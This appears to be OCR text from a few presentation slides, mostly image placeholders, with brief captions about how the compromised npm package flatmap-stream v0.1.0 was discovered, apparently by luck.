
Finally someone started putting it together.




So how was it discovered?

Luck.

flatmap-stream v0.1.0




